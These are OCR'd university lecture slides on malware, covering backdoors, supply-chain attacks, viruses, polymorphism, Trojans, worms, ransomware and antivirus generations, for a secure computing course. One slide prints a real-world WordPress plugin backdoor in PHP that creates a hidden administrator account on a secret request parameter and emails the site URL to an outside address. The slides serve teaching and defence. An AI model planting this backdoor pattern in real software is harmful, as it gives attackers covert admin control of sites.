School of Computing
FACULTY OF ENGINEERING & PHYSICAL SCIENCES

UNIVERSITY OF LEEDS

COMP3911 Secure Computing

11: Malware

Nick Efford

https://comp3911.info

Objectives

UNIVERSITY OF LEEDS

- For you to recognise the different classes of malicious software (**malware**)
- For you to appreciate the variety of different ways in which malware can attack a system
- For you to see some of the ways in which malware threats can be countered


Malware Types

UNIVERSITY OF LEEDS

Can you correctly describe five different types of malware?

Malware Types

UNIVERSITY OF LEEDS



KIM ZETTER SECURITY 01.12.11 12:43 PM

TSA WORKER GETS 2 YEARS FOR PLANTING LOGIC BOMB IN SCREENING SYSTEM

A former TSA worker convicted of planting a logic bomb on a system used to screen airline passengers was sentenced to two years in prison and ordered to pay about $60,000 in restitution to the TSA.

Douglas Duchak, 46, had worked as a data analyst at the TSA's Colorado Springs Operations Center, or CSOC, since 2004. He planted the malware in late 2009, after the agency gave him two weeks' notice that he was being terminated from the job he'd held for five years.

https://www.wired.com/2011/01/tsa-worker-malware/

Backdoor Examples

UNIVERSITY OF LEEDS

2010: Energizer DUO USB battery charger

2012: Juniper firewalls (discovered in 2015!)

2013: D-Link routers

2014: Stolen premium WordPress plugins

2019: “Backdoor code found in 11 Ruby libraries”

Creates an admin account when there is a GET request with parameter `cms=jjoplmh`

```
add_action('wp_head', 'my_wpfunww7x');
function my_wpfunww7x() {
    If ($_GET['cms'] == 'jjoplmh') {
        require('wp-includes/registration.php');
        If (!username_exists('wordpress')) {
            $user_id = wp_create_user('wordpress', 'gh67io9Cjm');
            $user = new WP_User($user_id);
            $user->set_role('administrator');
        }
    }
}

add_action('wp_head', 'my_wpfunww7c8');
function my_wpfunww7c8() {
    If (!username_exists('wordpress'))
    {
        $addressdecode="thomasza@gmx.com";
        $vari='Wordpress Plugin';
        mail($addressdecode,get_bloginfo('wpurl'),$vari);
    }
}
```

Emails attacker to let them know URL of the site

Ken Thompson's Compiler Hack

UNIVERSITY OF LEEDS

- C compiler modified on a UNIX system
- When compiling its own source, special backdoor insertion code would be added
- Resulting compiler binary would add a backdoor when compiling `login.c`
- End result: backdoor in `/bin/login`, but no evidence in either `login.c` or compiler source code!

"Reflections on Trusting Trust"
Comm. ACM, vol. 27, no. 8, August 1984

Supply Chain Attacks

UNIVERSITY OF LEEDS

- ‘Typosquatting’
  - Abuses dependency handling in certain programming environments (e.g., Node.js, Python, Ruby)
  - Attacker creates malicious version of a commonly-used software package, with a similarly-spelled name, installing it in global package repository
- Compromising the update process for a widely-used software tool – e.g. the SolarWinds hack


Viruses

UNIVERSITY OF LEEDS

- Many different types
  - Parasitic, infecting a program on disk
  - Memory-resident
  - Boot sector
  - Macro embedded in a document
- Can lie dormant until triggered by an event
- Have propagation and execution of payload as distinctly different phases of their lifecycle

Stealth Techniques

UNIVERSITY OF LEEDS



Polymorphism

UNIVERSITY OF LEEDS

- **Polymorphic viruses** create copies that are functionally equivalent but have **different code**
- Possible mutations
  - Instruction swapping
  - NOP insertion
  - Add 0 to a register
  - Jump to next instruction
- Goal is to defeat scanners that search for a particular ‘signature’ in machine code instructions


Antivirus Techniques

UNIVERSITY OF LEEDS

- First generation: signature-based scanners
- Second generation
  - Scanning for compression / encryption code
  - Integrity checking using HMACs
- Third generation
  - Memory-resident program to monitor system
  - Virus identified by actions, rather than signature
- Fourth generation: **sandboxing**

AV Software

UNIVERSITY OF LEEDS



https://xkcd.com/463/


Trojan Horses


UNIVERSITY OF LEEDS

- Pose as legitimate programs, but have some covert malicious behaviour
  - Deleting files
  - Installing a keystroke logger
  - Establishing a backdoor
- **Remote administration Trojans** (RATs) are particularly nasty, giving attacker extensive control of victim's machine
  - e.g., Back Orifice, SubSeven, InCommand, Beast…

Remote Admin Trojans

UNIVERSITY OF LEEDS





Note: these are *clients* used by attacker; RAT is the *server*, running (stealthily) on victim's machine

Remote Admin Trojans

UNIVERSITY OF LEEDS

Typical Vectors

UNIVERSITY OF LEEDS

- ‘Tempting’ web sites
- Email attachments
- Embedded links in emails & social media
  - **Phishing** – pretending to be your bank, etc (social engineering in action!)
- USB sticks
  - What % of USB sticks found on the street are plugged into a computer? What % have files opened?

Worms

UNIVERSITY OF LEEDS

Often propagate via transport layer (TCP, UDP) or application layer (email, HTTP) protocols

Typical approach:

1. Identify new targets for infection
2. Establish a connection to one of the targets
3. Copy self to selected target
4. Execute the remote copy (or rely on victim executing it, in the case of ‘mass mailers’)
5. Move on to next target in the list…


Classic Worms

UNIVERSITY OF LEEDS

- Morris Internet worm (1988)
- ILOVEYOU (2000)
- Code Red (2001)
- SQL Slammer, aka ‘Sapphire’ (2003)
- Blaster, aka ‘Lovesan’ (2003)


Morris Worm

UNIVERSITY OF LEEDS



Spread of Code Red

UNIVERSITY OF LEEDS



Infected ~360,000 hosts in a single day (19 July 2001),
via a buffer overrun in Microsoft's IIS web server

Modern Worm Trends

UNIVERSITY OF LEEDS

- Increasing emphasis on email for propagation
- Use of social media (e.g., Koobface in 2008)
- Increasing sophistication
- **Ransomware** functionality (e.g., ‘cryptoworms’)
- Botnet recruitment functionality
- Use by state actors for cyberwarfare (e.g., Stuxnet)


Ransomware

UNIVERSITY OF LEEDS

1. Attacker generates key pair, puts public key in malware
2. Malware infects victim by acting as a Trojan or worm
3. Malware generates random symmetric cipher key and uses it to encrypt specific files, or entire hard disk
4. Symmetric key is encrypted by public key; only the attacker can recover the symmetric key – on receiving suitable payment, of course!

WannaCry

UNIVERSITY OF LEEDS



Began spreading on 12 May 2017, via a Windows SMB vulnerability

WannaCry

UNIVERSITY OF LEEDS

Further Reading

UNIVERSITY OF LEEDS

- Thompson K, “Reflections on Trusting Trust”, Comm. ACM, 27(8), August 1984
- Alex Birsan: “Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies”
- *The Register* article on the SolarWinds hack
- SecureWorks analysis of WannaCry ransomware
- *Wired* article: “The Untold Story of NotPetya, The Most Devastating Cyberattack In History”
- “Almost half of dropped USB sticks will get plugged in” (Naked Security blog, 8 April 2016)